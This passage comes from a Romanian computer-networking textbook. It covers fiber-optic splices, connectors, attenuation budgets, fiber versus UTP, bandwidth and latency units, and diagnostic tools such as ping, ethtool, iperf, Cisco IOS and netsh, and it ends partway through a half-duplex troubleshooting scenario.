Realizarea îmbinărilor necesită o aliniere foarte precisă a celor două *core*-uri, astfel încât, la trecerea luminii prin punctul de joncţiune să se piardă cât mai puţină energie. Cu alte cuvinte, trebuie ca aproape toată lumina venită pe o fibră să ajungă în *core*-ul celei de-a doua. Contactul efectiv între cele două tuburi de sticlă nu este necesar. Cea mai mare provocare pentru *designer*-ii de *splice*-uri este dată de necesitatea alinierii foarte precise.

Există două mari tipuri de îmbinări: mecanice sau prin sudură. Îmbinările prin sudură folosesc un arc electric pentru a topi şi suda cele două fibre de sticlă. Aceste suduri implică o procedură complicată de aliniere, controlată prin calculator, şi reuşesc să limiteze pierderile la doar 0,05dB. Costurile manoperei pentru acest tip de îmbinare sunt, însă, foarte ridicate, la fel şi costurile de timp. Îmbinările mecanice sunt rapid de implementat şi nu necesită o instruire prealabilă, însă pierderile sunt de aproape 0,2dB.


Conectori


Un cablu de fibră optică poate fi terminat în două feluri – folosind *splice*-uri prin care se realizează îmbinări permanente sau nepermanente între două fibre sau folosind conectori pentru cuplarea cablului la un echipament de reţea. Aceste terminaţii trebuie să fie alese în conformitate cu tipul fibrei şi instalate astfel încât să minimizeze pierderile de lumină şi să nu permită pătrunderea impurităţilor. Întrucât fibra optică a apărut la sfârşitul anilor `70, producătorii au scos pe piaţă peste 80 de modele de conectori şi numeroase metode de instalare, fiecare încercând să scadă cât mai mult atenuarea (pierderea de semnal) şi reflexia (apariţia de semnale reziduale). Dintre acestea, însă, doar câteva tipuri sunt folosite în mod curent. Cei mai populari conectori sunt cei de tip ST (*Straight Tip*) şi SC (*Subscriber Connector*).

Conectorul de tip ST, apărut în 2005, are o formă circulară, asemănătoare într-o anumită măsură cu BNC-ul şi este încă folosit pentru reţelele multimode. Cilindrul (ferula) care susţine fibra are 2,5 mm, la fel ca majoritatea conectorilor şi este confecţionat cel mai adesea din ceramică sau metal şi rareori din plastic. Întrucât îmbinarea se face prin presare, se poate întâmpla să nu fie poziţionat corect şi, de aceea, în caz că se sesizează pierderi prea mari, trebuie scos şi reconectat. Din păcate, acest conector ocupă loc mult şi, de aceea, conectorul recomandat în acest moment este SC, care are o formă dreptunghiulară şi o conectare de tip *push-pull*.

SC a fost definit în standardul TIA-568-A, dar nu a fost folosit la început deoarece costa de două ori mai mult decât un conector ST. În ziua de azi este cel mai popular datorită performanţelor sale foarte bune, a manipulării foarte facile şi a preţului aproape egal cu cel al unui conector ST. Este disponibil şi în varianta pentru configuraţii duplex. Trebuie menţionat că transmisia pe fibră optică se face pe o pereche (un fir pentru TX şi unul pentru RX); conectorii duplex permit terminarea ambelor fibre în aceeaşi mufă.

Conectorii impun o atenţie sporită la terminarea cablurilor de fibră optică, deoarece punctele de joncţiune sunt cele care introduc cea mai mare atenuare şi unde se poate întâmpla ca lumina fi reflectată înapoi în fibră.





1-28 Conectori de fibră optică

Pentru a face conectorii mai uşor de recunoscut, standardul TIA-568 specifică un cod al culorilor în care conectorii pentru fibră *multi-mode* au culoarea bej, iar cei pentru *single-mode* sunt albaştri.

Analiza performanţelor unei legături pe fibră optică

Există mai multe metode pentru calculul atenuării şi pentru estimarea distanţei maxime în cazul unei legături prin fibră optică. Cea mai simplă şi mai precisă metodă este folosirea unui *Optical Time Domain Reflectometer* (OTDR). Cu ajutorul acestui instrument se obţine o valoare exactă pentru întreaga energie ce se pierde prin atenuare (atât atenuarea mediului cât şi cea introdusă de conectori sau de *splice*-uri). În lipsa unei caracterizări riguroase date de un OTDR, atenuarea unei legături poate fi estimată dacă sunt cunoscute lungimea fibrei şi variabilele de atenuare.

Variabilele de atenuare sunt conectorii, *splice*-urile şi rata de atenuare pe kilometru specifică fibrei. Dacă nu pot fi cunoscute valorile exacte pentru toate variabilele, este necesară o estimare a acestora, prin luarea în calcul a cazului cel mai nefavorabil. Tabelul de mai jos include valorile atenuării stabilite prin convenţie (EIA/TIA) pentru variabilele de atenuare.

Tipul de fibră	Lungimea de undă	Atenuarea/km
Multimode 50/125µm	850 nm	3,5 dB
	1300 nm	1,5 dB
Multimode 65,5/125 µm	850 nm	3,5 dB
	1300 nm	1,5 dB
SingleMode 9µm	1310 nm	0,4 dB
	1550 nm	0,3 dB

1-29 Atenuări pe fibră optică

Atenuarea introdusă de un conector se estimează la 0,75dB, cea introdusa de un *splice* mecanic 0,2dB, iar cea apărută în cazul unei suduri 0,05dB.

Valorile aproximative de mai sus reprezintă cazul cel mai defavorabil. Fiecare producător de echipamente pentru fibră optică încearcă să reducă cu cât mai mult atenuarea pentru fiecare dintre variabile.

Pentru a calcula atenuarea totală se înmulţeşte lungimea cablului (în km) cu atenuarea corespunzătoare tipului de fibră şi se adună atenuarea introdusă de fiecare *splice* sau conector de pe legătură. De exemplu, pentru un cablu de 40 de km de fibră *single-mode* la 1310nm cu 2 conectori şi 5 *splice*-uri de tip sudură, atenuarea totală se calculează: 40km x 0,4dB/km + 0,05dB x 5 + 0,75dB x 2 = 17,75dBm.

La această valoare se recomandă adăugarea unei marje de siguranţă de cel puţin 10dB, deoarece se poate întâmpla ca estimările să fi fost prea optimiste, specificaţiile *vendor*-ului inexacte sau, pur şi simplu, atenuarea introdusă de anumite componente să nu fi fost luată în calcul. Ceea ce înseamnă

că este nevoie de o putere de aproximativ 27,75 dBm pentru ca semnalul să ajungă la destinaţie peste nivelul minim de sensibilitate al receptorului. „dBm" este unitatea folosită în exprimarea puterii măsurate raportată la un miliWatt.

Bugetul optic reprezintă diferenţa dintre puterea minimă de transmisie a emiţătorului şi sensibilitatea receptorului. Este important ca, după ce legătura a fost stabilită, să se măsoare şi să se verifice valorile efective ale atenuării, pentru a identifica potenţialele probleme de performanţă.

Distanţele recomandate de către IEEE pentru un cablu de fibră optică în funcţie de standardul Ethernet care va fi folosit sunt prezentate în tabelul următor.

Standard	Bandwidth (Mbps)	Lungimea de undă	Tipul de fibră	Distanţa recomandată
10BASE-FL	10	850nm	Multimode 50/125 µm sau 65,5/125 µm	2 km
100BASE-FX	100	1300nm	Multimode 50/125 µm sau 65,5/125 µm	2 km
100BASE-SX	100	850nm	Multimode 50/125 µm sau 65,5/125 µm	300 m
1000BASE-SX	1000	850nm	Multimode 50/125 µm	550 m
			Multimode 65,5/125 µm	220 m
1000BASE-LX	1000	1300nm	Multimode 50/125 µm sau 65,5/125 µm	550 m
		1310nm	Singlemode 9/125 µm	5 km
1000BASE-LH	1000	1550	Singlemode 9/125 µm	70km

Comparaţie între fibra optică şi cablul UTP

La începuturile fibrei optice au existat păreri conform cărora în „câţiva" ani firele de cupru vor fi înlocuite în totalitate cu fibră optică. Acest lucru s-a dovedit greşit. Printre avantajele pe care le prezintă firele de cupru se numără: preţul scăzut, instalarea facilă, faptul că nu necesită atenţie sporită în utilizare. Aceste avantaje fac firele de cupru mediul ideal pentru cablări în reţele mici şi mijlocii, în interiorul clădirilor, unde nu se justifică fibra optică. Printre dezavantajele majore ale firelor de cupru se numără: sunt susceptibile la interferenţe electrice şi pot fi folosite pe distanţe relativ mici - oricum mult mai mici decât echivalentul lor în fibră optică.

Fibra are multe avantaje. În primul rând, lărgimea de bandă pe care o suportă este mai mare decât a cuprului. Un singur cablu de fibră optică *multi-mode* (ce conţine mai multe fibre) poate purta acum aproape 5 milioane de convorbiri telefonice simultane. Fibra are avantajul că nu este afectată de şocurile electrice, de interferenţa câmpului electromagnetic sau de căderile de tensiune. De asemenea, nu este afectată de substanţele chimice corozive din aer, fiind ideală pentru mediile aspre din fabrici. Companiile de telefoane preferă fibra şi din alt motiv: este subţire şi foarte uşoară. Canalele cu cabluri sunt, în general, pline până la refuz; prin înlocuirea cuprului cu fibră se golesc canalele, iar cuprul are o valoare foarte bună pe piaţă. În plus, 900 de cabluri torsadate de 1 km lungime cântăresc 7250 kg. Un cablu ce conţine 24 fibre şi are aceeaşi capacitate cântăreşte doar 60 kg, acest lucru reducând drastic necesitatea unor echipamente mecanice scumpe care trebuie întreţinute. În fine, fibrele optice introduc o atenuare neglijabilă şi sunt foarte dificil de interceptat. Acest lucru le oferă o excelentă securitate. Motivul pentru care fibra este mai bună decât cuprul este intrinsec. Electronii în mişcare dintr-un cablu interacţionează cu alţi electroni şi sunt influenţaţi de alţi electroni din afara cablului. Fotonii dintr-o fibră nu interacţionează între ei şi nu sunt afectaţi de fotonii din exterior.

Pe de altă parte, fibra este o tehnologie mai puţin familiară şi necesită o pregătire pe care mulţi ingineri nu o au. Terminarea fibrei (adică ataşarea conectorilor) este un procedeu dificil care necesită multă pregătire şi experienţă. De asemenea, fibra optică este suficient de pretenţioasă şi, de aceea, necesită o utilizare mai atentă decât cablul UTP (nu trebuie îndoită prea tare, călcată sau strânsă după piciorul mesei, etc). Deoarece transmisia optică este prin natura ei unidirecţională, comunicaţiile bidirecţionale necesită fie două fibre, fie două benzi de frecvenţă diferite pe aceeaşi fibră. Nu în ultimul rând, interfeţele pentru fibră costă mult mai mult decât interfeţele electrice.

În tabelul următor se sintetizează asemănările şi deosebirile între fibra optică şi cablul UTP.

Criteriu	Fibra optică	Cablu UTP
Tip de semnal	Optic	Electric
Lăţime de bandă	Mare	Medie
Predispus la interferenţe	Nu	Da
Distanţă	Lungă	Scurtă
Cost	Ridicat	Scăzut
Nivel de cunoştiinţe pentru instalare	Ridicat	Scăzut

Deşi există dezavantaje, este foarte probabil că în viitor toate comunicaţiile de date pe lungimi mai mari de câţiva kilometri se vor face prin fibră optică.

1.2.4 Caracteristici ale mediilor de transmisie

În prezentarea semnalelor s-a menţionat că performanţele unei reţele sunt direct legate de calitatea semnalului, care este dată de anumite caracteristici (latenţă, zgomot, atenuare). Pe lângă calitatea semnalului, alţi factori ce influenţează o transmisie de date sunt caracteristicile mediului pe care se trimit semnalele.

Frecvenţa

Frecvenţa este, probabil, cel mai important parametru al mediului de transmisie. Ea este cea care arată câte semnale pot fi puse pe mediu în unitatea de timp – aşadar, care este cantitatea maximă de informaţie ce ar putea fi transferată. În funcţie de acest parametru se definesc metricile necesare măsurării performanţei unei reţele de calculatoare: lăţimea de bandă şi latenţa.

Lăţimea de bandă (Throughput)

Termenul de lăţime de bandă (*bandwidth*) poate fi interpretat în două feluri. Unul dintre sensuri este acela al diferenţei dintre două niveluri de frecvenţă, adică dimensiunea unei benzi de frecvenţă (măsurată în Hertzi). Cel de-al doilea sens al termenului indică numărul maxim de biţi transferaţi sau procesaţi în unitatea de timp.

Câteva exemple de tehnologii şi lăţimea de bandă necesară sunt:

- Voce(VoIP) – 0,1 Mbps
- Navigare pe Internet (Web) – 5 Mbps
- Interacţiuni video, jocuri, EoD (Entertaiment on Demand) , video conferinţe – 10 Mbps
- HDTV, IPTV, VoD (Voice on Demand) – 30 Mbps

După cum se poate observa, în viitor, pentru a beneficia şi de servicii HDTV, cerinţele minime ale unei reţele în ceea ce priveşte lăţimea de bandă vor depăşi 50 Mbps.

Latența

Latența reprezintă timpul necesar pentru ca un semnal (sau bit) să ajungă din punctul A în punctul B. Aceasta este formată de timpul de propagare în mediu, la care se adaugă latența introdusă de echipamente. Unitatea de măsură folosită este *milisecunda (ms)*. În general, timpul exprimat este timpul total parcurs până la destinație, la care se adaugă și timpul de întoarcere al răspunsului. Această metrică poartă numele de *round-trip time (RTT).*

Unități de măsură

Unităţile de măsură reprezintă una dintre cele mai frecvente surse de erori în discuţiile despre reţelele de calculatoare. Erorile ţin atât de unităţile de măsură propriu-zise, cât şi de multiplii acestora.

Prima confuzie apare în exprimarea vitezei de transfer. Capacitatea mediului de transmisie este măsurată în *biți pe secundă*, în vreme ce cantitatea de date transferată este cel mai adesea exprimată în *octeți pe secundă*. În plus, notaţiile celor două unităţi de măsură sunt foarte similare: în primul caz se foloseşte notaţia bps, iar pentru transferul de date Bps.

Atunci când un modem se conectează la 33,6 k, aceştia sunt kbps, iar prin împărţirea la 8 se obţin 4,2 kiloBytes. În acest caz, dacă fereastra browser-ului web arată o viteză de descărcare de 4 k, adică 4 kBytes, conexiunea este considerată de bună calitate. Cu toate acestea, se poate întâmpla ca viteza de transfer afişată să fie mai mare decât viteza modemului. Explicaţia cea mai probabilă a unei astfel de situaţii este că datele transferate sunt necomprimate (fişiere text, spre exemplu, precum codul paginilor HTML) şi modemul sau aplicaţia de transfer realizează o compresie a acestora.

Un alt factor în diferenţa dintre viteza mediului şi viteza de transfer a datelor este cantitatea de informaţie adăugată de stiva de protocoale prin diferitele antete. Pentru o transmisie ce foloseşte TCP/IP peste *Ethernet* această informaţie suplimentară variază între 58 şi 98 de octeţi, ceea ce pentru cadru de maxim 1500 de octeţi specificat de *Ethernet* înseamnă că până la 6,5% din informaţia transferată nu e informaţie utilă. Această valoare este şi mai mare dacă nu se folosesc doar pachete de dimensiune maximă. Altfel spus, pentru o reţea *Ethernet*, deşi aceasta dispune de o lăţime de bandă de 10 Mbps, viteza de transfer a datelor este de aproximativ 1,15 MBps.

O a doua confuzie importantă apare în exprimarea multiplilor unităţilor de măsură. În transmisia de date un kilobit reprezintă 1000 de biţi, în vreme ce din punctul de vedere al sistemelor de operare un kilobit este compus din 1024 de biţi.

Noţiunea de *baud* era folosită ca unitate de măsură în exprimarea vitezei pentru transmisiile de date, în special pe legăturile seriale. Numărul de bauzi indica numărul de schimbări pe secundă ale stării mediului de transmisie (de schimbări ale nivelului de tensiune). Întrucât o astfel de schimbare sesizată pe mediu poate fi interpretată nu doar ca un singur bit, ci şi ca doi sau mai mulţi, în funcţie de modularea folosită, unitatea de măsură adecvată este cea de bps (biţi pe secundă).

Baseband și broadband

Termenii de *baseband* (în bandă de bază) şi *broadband* (în bandă largă) descriu numărul de canale de comunicaţie folosite pe un anumit mediu de transmisie. Cu alte cuvinte, pe un fir de cupru transmisia poate fi făcută pe un singur canal de comunicaţie (cazul *baseband*) sau pe mai multe canale (cazul *broadband*).

În cazul comunicaţiei în *bandă de bază*, pe mediul de transmisie există un sigur semnal. Acel semnal poate avea mai multe componente, însă din punct de vedere al firului de cupru sau al fibrei optice este un singur semnal (electric sau optic).

De exemplu, în telefonia fixă din România mediul fizic de transmisie este alcătuit din două fire torsadate. Semnalul este vocea umană transmisă prin intermediul telefonului; în cazul în care este folosit un modem pentru *dial-up*, semnalul constă din datele transmise de calculator. Acest sistem de comunicaţie este de tip *baseband,* deoarece cele două comunicaţii nu pot avea loc simultan. Dacă însă se utilizează o conexiune DSL, atunci pe acelaşi mediu fizic pot fi realizate simultan şi telefonie şi transmisie de date.

În cazul comunicației în *bandă largă*, pe același mediu fizic există mai multe canale de comunicație independente, multiplexate într-un singur semnal *broadband*.

Un exemplu de transmisie *broadband* foarte des întâlnită este CaTV. CaTV (*Community Antenna Television*) este, de fapt, sistemul de televiziune prin cablu comun. Principiul de funcționare este simplu: multiplexarea în frecvență. Fiecare canal de televiziune are alocată o bandă de frecvență de 6 MHz. Firma de televiziune prin cablu recepționează practic posturile TV de la diferite surse, prin diferite metode (cablu de cupru, fibră optică, antene radio) și compune aceste semnale independente într-un singur semnal *broadband*, folosind o tehnică optimizată de multiplexare în frecvență. Acest semnal *broadband* este trimis pe cablul coaxial ce ajunge acasă, în televizor. Acesta, la rândul său, utilizează un demultiplexor ce separă semnalul *broadband* primit în canalele independente inițiale.

Caracteristicile conexiunilor *broadband* se redefinesc în permanență, odată cu trecerea timpului, și variază în funcție de țară. În 2004, spre exemplu, o conexiune *broadband* în Anglia trebuie să ofere minim 2 Mbps, în Germania și Statele Unite serviciile *boadband* încep de la 4 Mbps, în vreme ce în Japonia majoritatea furnizorilor de servicii *broadband* oferă minim 20 Mbps.

1.2.5 Interfețe de mare viteză

În paragrafele anterioare s-a descris folosirea modulărilor prezente în standardele de transmisie a datelor la viteze de 100Mbps (IEEE 802.3u [1]) și de 1Gbps (IEEE 802.3ab [2] – UTP și IEEE 802.3z [3] – fibră optică). Deși majoritatea calculatoarelor vin echipate cu astfel de interfețe, acestea nu sunt nici pe departe cele mai mari viteze ce se pot atinge în comunicațiile dintr-o rețea. Încă din anul 2002 s-a scris primul standard 10 gigabit Ethernet: IEEE 802.3ae [4] (10GE sau 10GbE sau 10GigE). Acest standard oferea comunicații de 10gbps numai pe fibră optică. În 2006 a fost publicat standardul IEEE 802.3an [5], ce oferea suport pentru transmisia la 10Gbps pe un cablu UTP.

Echipamentele necesare transmisiei la 10Gbps vin sub forma unor plăci de rețea pe cupru (mai rar, dar există) și preponderent pe fibră optică, sub forma unor convertoare (SFP+ [6] – enhanced small form-factor pluggable; XFP [7] – 10 Gigabit Small Form Factor Pluggable; XENPACK [8]). Necesitatea unei legături de o asemenea viteză în LAN este redusă. Astfel, tehnologia de transmisie a datelor la viteze de 10Gbps este preponderent folosită în WAN. Nici interfețele de 10Gbps nu sunt cele mai rapide.

La ora actuală, viteza cea mai mare de transmisie pe o interfață este de 100Gbps, asigurat de standardul IEEE 802.3ba [9]. Acesta a fost prima dată publicat în Noiembrie 2007, fiind rectificat în 2010. Ca și cel de 10Gbps, acesta se adresează în primul rând ISP-urilor (Internet Service Provider), deci va fi o tehnologie aplicată exclusiv în WAN.

1.3 Utilitare pentru gestiunea nivelului fizic

În acest subcapitol se vor prezenta utilitare prin care se identifică starea unei interfețe în sistemul de operare și utilitarea pentru măsura performanțelor unei rețele de calculatoare (lanteța și lățimea de bandă). Vor fi abordate sistemele bazate pe Linux, Cisco IOS și Windows.

ping

`ping` este un utilitar cu ajutorul căruia se poate măsura latența până la o anumită destinație. Acesta există pe aproape orice sistem de operare, iar modul lui de folosire este identic.

```
root@HQ:~# ping www.google.ro
PING www-cctld.l.google.com (173.194.39.183) 56(84) bytes of data.
64 bytes from bud01s13-in-f23.1e100.net (173.194.39.183): icmp_seq=1 ttl=58 time=19.7 ms
64 bytes from bud01s13-in-f23.1e100.net (173.194.39.183): icmp_seq=2 ttl=58 time=19.3 ms
64 bytes from bud01s13-in-f23.1e100.net (173.194.39.183): icmp_seq=3 ttl=58 time=19.4 ms
64 bytes from bud01s13-in-f23.1e100.net (173.194.39.183): icmp_seq=4 ttl=58 time=19.4 ms
^C
--- www-cctld.l.google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 19.377/19.504/19.709/0.211 ms
```

Comanda `ping`, prezentată mai sus, a fost executată pe un sistem de operare Linux. Se poate observa latența (în jur de 19 milisecunde[ms]) până la site-ul Google. Pe Linux, utilitarul rulează continuu, până când este întrerupt de un semnal (`Ctrl-C`).

1.3.1 Linux

Pentru a obține informații suplimentare legate de opțiunile utilitarelor prezentate, folosiți paginile de manual (`man nume_utilitar`).

ethtool

`ethtool` permite vizualizarea informațiilor despre o interfață. **ATENȚIE**: Trebuie rulat cu drepturi privilegiate. Sintaxa este: `ethtool nume_interfață`.

```
root@HQ:~# ethtool eth1
Settings for eth1:
        Supported ports: [ TP MII ]
        Supported link modes:   10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
        Supports auto-negotiation: Yes
        Advertised link modes:  10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
        Advertised pause frame use: No
        Advertised auto-negotiation: Yes
        Link partner advertised link modes:  10baseT/Half 10baseT/Full
                                             100baseT/Half 100baseT/Full
        Link partner advertised pause frame use: No
        Link partner advertised auto-negotiation: Yes
        Speed: 100Mb/s
        Duplex: Full
        Port: MII
        PHYAD: 1
        Transceiver: internal
        Auto-negotiation: on
        Supports Wake-on: g
        Wake-on: g
        Current message level: 0x00000007 (7)
        Link detected: yes
```

Se pot observa capabilitățile plăcii de rețea, viteza la care este conectată (*Speed*) și, foarte important, dacă există sau nu legătură fizică (*Link detected*).

Pentru a vedea statistici despre numărul total de pachete, câte pierderi, erori sau coliziuni s-au înregistrat, se poate folosi opțiunea `-S`:

```
root@HQ:~# ethtool -S eth1
NIC statistics:
     rx_packets: 68625100
     tx_packets: 39262738
     rx_bytes: 75252154165
     tx_bytes: 6539536573
     rx_errors: 31
[...]
```

Pe lângă vizualizarea diferitelor informații, `ethtool` permite configurarea parametrilor ce țin de nivelul fizic al unei plăci de rețea, folosind opțiunea `-s` (atenție este `s` mic, diferit de `S` mare, prin care vizualizăm statisticile) și cuvintele cheie corespunzătoare: viteza de transmisie – `speed X`, modul duplex full (transmisia și recepția se fac simultan) sau half (transmisia și recepția sunt serializate) – `duplex half|full`, activarea autonegocierii (protocol prin care se negociază cu echipamentul de interconectare viteza de tranmisie) – `autoneg on|off`. Vom modifica viteza interfeței la 10Mbps. Pentru acest lucru trebuie să dezactivăm și autonegocierea, altfel va fi negociată tot viteza de 100mbps cu dispozitivul de interconectare:

```
root@HQ:~# ethtool -s eth1 speed 10
root@HQ:~# ethtool eth1|grep Speed
        Speed: 100Mb/s
root@HQ:~# ethtool -s eth1 autoneg off
root@HQ:~# ethtool eth1 | grep Speed
        Speed: 100Mb/s
root@HQ:~# ethtool -s eth1 speed 10
root@HQ:~# ethtool eth1 | grep Spe
        Speed: 10Mb/s
```

Se pot configura mai mulţi parametri simultan (dezactivăm autonegocierea şi setăm pe half-duplex transmisia):

```
root@HQ:~# ethtool -s eth1 autoneg off duplex half
root@HQ:~# ethtool eth1 | grep Duplex
        Duplex: Half
```

lspci

Cu ajutorul lui `lspci` putem vizualiza toate dispozitivele conectate la magistralele sistemului. Plăcile de rețea sunt prefixate cu *Ethernet controller* (pentru tehnologia Ethernet):

```
root@HQ:~# lspci
[...]
00:18.1 Host bridge: Advanced Micro Devices [AMD] K8 [Athlon64/Opteron] Address Map
00:18.2 Host bridge: Advanced Micro Devices [AMD] K8 [Athlon64/Opteron] DRAM Controller
00:18.3 Host bridge: Advanced Micro Devices [AMD] K8 [Athlon64/Opteron] Miscellaneous
Control
01:06.0 Ethernet controller: Intel Corporation 82557/8/9/0/1 Ethernet Pro 100 (rev 0c)
01:07.0 Ethernet controller: Intel Corporation 82557/8/9/0/1 Ethernet Pro 100 (rev 0c)
```

Pentru a obține mai multe informații (cum se poate adresa, ce driver este folosit, etc.), se poate folosi opțiunea `-v`:

```
root@HQ:~# lspci -v
[...]
01:06.0 Ethernet controller: Intel Corporation 82557/8/9/0/1 Ethernet Pro 100 (rev 0c)
        Subsystem: Intel Corporation Device 0040
        Flags: bus master, medium devsel, latency 64, IRQ 16
        Memory at fdeff000 (32-bit, non-prefetchable) [size=4K]
        I/O ports at bc00 [size=64]
        Memory at fdea0000 (32-bit, non-prefetchable) [size=128K]
        [virtual] Expansion ROM at fdf00000 [disabled] [size=64K]
        Capabilities: <access denied>
        Kernel driver in use: e100
        Kernel modules: e100
[...]
```

Se poate observa că driverul folosit este *e100* (*Kernel driver in use*), porturile de transmisie/recepție se găsesc la adresa *bc100* (*I/O ports at*), etc.

iperf

`iperf` este un utilitar client-server, cu ajutorul căruia putem genera trafic, realizând măsurători ale vitezei de transmisie. Serverul se porneşte cu opţiunea `-s`. În mod standard, portul pe care ascultă serverul este portul *5001* al protocolului *TCP*. După caz, portul poate fi schimbat, folosind opțiunea `-p`, iar protocolul poate fi modificat la *UDP* cu `-u`. Clientul se porneşte adăugând parametrul `-c`, urmat de adresa serverului la care se va conecta, portul specificându-se la fel ca la server. Mai întâi trebuie pornit serverul şi pe urmă clientul, altminteri clientul se va întoarce cu eroare deoarece nu aşteaptă nimeni conexiuni pe portul respectiv. Mai jos este un exemplu de transfer, pe portul *5002* al protocolului *TCP*:

- serverul se rulează folosind opțiunea `-s` (server), iar portul se configurează cu `-p` (port).

```
root@HQ:~# iperf -s -p 5002
------------------------------------------------------------
Server listening on TCP port 5002
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
```

- clientul se rulează folosind parametrul `-c` (client), urmat de adresa serverului la care se conectează. Portul se specifică la fel ca la server.

```
root@BR:~# iperf -c 86.122.60.17 -p 5002
------------------------------------------------------------
Client connecting to 86.122.60.17, TCP port 5002
TCP window size: 49.7 KByte (default)
------------------------------------------------------------
[  3] local 85.122.50.5 port 45827 connected with 86.122.60.17 port 5002
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-10.0 sec  33.1 MBytes  26.9 Mbits/sec
```

Se observă că s-a realizat conexiunea între serverul cu adresa *86.122.60.17* și portul *5002* și clientul cu adresa *85.122.50.5* și portul *45827*. Viteza obținută în urma unui transfer de *33.1 MBytes* (megabytes sau megaocteți), ce a durat 10 secunde (*0.00-10.0sec*) este de *26.9 Mbits/sec* (megabiți pe secundă).

1.3.2 Cisco IOS

Pe IOS există echivalentul nivelului privilegiat din Linux. Pentru a trece din modul normal în modul privilegiat (global), se folosește comanda `enable` (se observă cum se schimbă prompt-ul din > în #). Din modul global (*HQ#*) nu se pot executa decât comenzi de vizualizare/inspectare (în general comenzile care încep cu `show`). Pentru a putea face configurații, trebuie activat modul de configurare, folosind comanda `configure terminal`. Pentru a ne întoarce la modurile anterioare, putem folosi comanda `exit`.

```
HQ>enable
HQ#
HQ#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
HQ(config)#
HQ(config)#exit
HQ#
```

Pe echipamentele Cisco aflăm toate informațiile despre o interfață folosind comanda `show interface` din nivelul global.

Trebuie precizat că pe IOS, orice comandă poate fi prescurtată la un număr arbitrar de litere, cu condiția să nu mai existe altă comandă ce începe cu acele litere. De exemplu, o formă acceptată pentru `show interfaces` este `sh int` sau `sh interfaces`. Rularea comenzii `show interfaces` fără niciun parametru va duce la afișarea tuturor interfețelor, împreună cu detalii despre acestea. Pentru a selecta doar o interfață, comanda poate fi succedată de numele interfeței:

```
HQ#sh interfaces fastEthernet 0/1
FastEthernet0/1 is administratively down, line protocol is down (disabled)
  Hardware is Lance, address is 0001.97a3.0702 (bia 0001.97a3.0702)
  MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  ARP type: ARPA, ARP Timeout 04:00:00,
  Last input 00:00:08, output 00:00:05, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0 (size/max/drops); Total output drops: 0
  Queueing strategy: fifo
  Output queue :0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     0 packets input, 0 bytes, 0 no buffer
     Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     0 input packets with dribble condition detected
     0 packets output, 0 bytes, 0 underruns
     0 output errors, 0 collisions, 2 interface resets
     0 babbles, 0 late collision, 0 deferred
     0 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
```

Se poate observa starea interfeței (aceasta este închisă: *is ... down*). *Line protocol is down* înseamnă că protocolul de nivel 2 (legătură de date) este închis. De asemenea, sunt prezentate statistici despre traficul pe interfață (număr de pachete, erori, etc.).

În Cisco IOS există noțiunea de help prin folosirea semnului întrebării (*?*) la finalul unei părți dintr-o comandă. Dacă dorim să vizualizăm ce opțiuni există pentru comanda `show interfaces`, vom executa `show interfaces ?`:

```
HQ#show interfaces ?
  Dot11Radio        Dot11 interface
  Ethernet          IEEE 802.3
  FastEthernet      FastEthernet IEEE 802.3
  GigabitEthernet   GigabitEthernet IEEE 802.3z
  Loopback          Loopback interface
  Serial            Serial
  Tunnel            Tunnel interface
  Virtual-Access    Virtual Access interface
```

```
  Virtual-Template  Virtual Template interface
  Vlan              Catalyst Vlans
  switchport        Show interface switchport information
  trunk             Show interface trunk information
```

Mai departe, dacă dorim să vedem ce opțiuni există pentru `show interfaces FastEthernet`:

```
HQ#show interfaces FastEthernet ?
  <0-9>  FastEthernet interface number
```

1.3.3 Windows

Pentru a putea vizualiza starea interfețelor pe Windows, folosim utilitarul `netsh`:

```
C:\Windows\system32>netsh interface  show interface

Admin State    State          Type             Interface Name
-------------------------------------------------------------------------
Enabled        Disconnected   Dedicated        Local Area Connection
Enabled        Connected      Dedicated        VMware Network Adapter VMnet1
Enabled        Connected      Dedicated        VMware Network Adapter VMnet8
Enabled        Connected      Dedicated        Wireless Network Connection
Enabled        Disconnected   Dedicated        Wireless Network Connection 2
```


Se pot filtra informațiile afișate, după numele interfeței:

```
C:\Windows\system32>netsh interface show interface name="Local Area Connection"

Local Area Connection
   Type:                 Dedicated
   Administrative state: Enabled
   Connect state:        Disconnected
```

1.4 Scenarii de utilizare

Administratorul unei rețele are un switch în infrastructura pe care o administrează, al cărui port a rămas blocat în modul half-duplex. Orice dispozitiv conectat la el va avea acces la rețea, doar dacă are portul configurat manual în modul half-duplex, deoarece nici autoneogicierea nu mai funcționează corespunzător. Bineînțeles, acest lucru atrage după sine, numeroase dezavantaje. Întrucât switch-ul nu mai are alte porturi libere, până la achiziționarea unuia nou aceasta este singura soluție prin care putem oferi acces stației respective. În cele ce urmează, vom analiza problemele ce apar.



1-30 Infrastructură rețea

În Fig. 1-30 este reprezentată întreaga infrastructură. Switch-ul cu problemele menționate este *Sw9*, pe portul 7, cel la care este conectată stația *A*. Pentru a vedea cum afectează performanțele legătura *half-duplex* a stației *A*, vom folosi stațiile *A* și *B*, ambele rulând sistemul de operare Linux. Ambele stații folosesc interfața *eth0* pentru conexiunea la *Sw9*.

Vom trece interfața stației *A* în mod half-duplex, fără autonegociere, pentru a avea acces la rețea (conform problemei descrise):

```
root@A:~# ethtool eth0 | grep "Link detected"
        Link detected: no
root@A:~# ethtool -s eth0 duplex half autoneg off
root@A:~# ethtool eth0 | grep Duplex
        Duplex: Half
root@A:~# ethtool eth0 | grep "Link detected"
        Link detected: yes
root@A:~# ethtool eth0 | grep Speed
        Speed: 100Mb/s
```

Se observă că legătura este activă, viteza de conectare fiind de 100Mbps. Pentru a măsura viteza de transmisie, vom porni `iperf`, între stația *A* (adresa *172.16.5.153*) și stația *B* (adresa *172.16.6.107*).

Pe stația *B* se pornește serverul iperf, folosind optiunea `-s` (server):

```
root@B:~# iperf -s
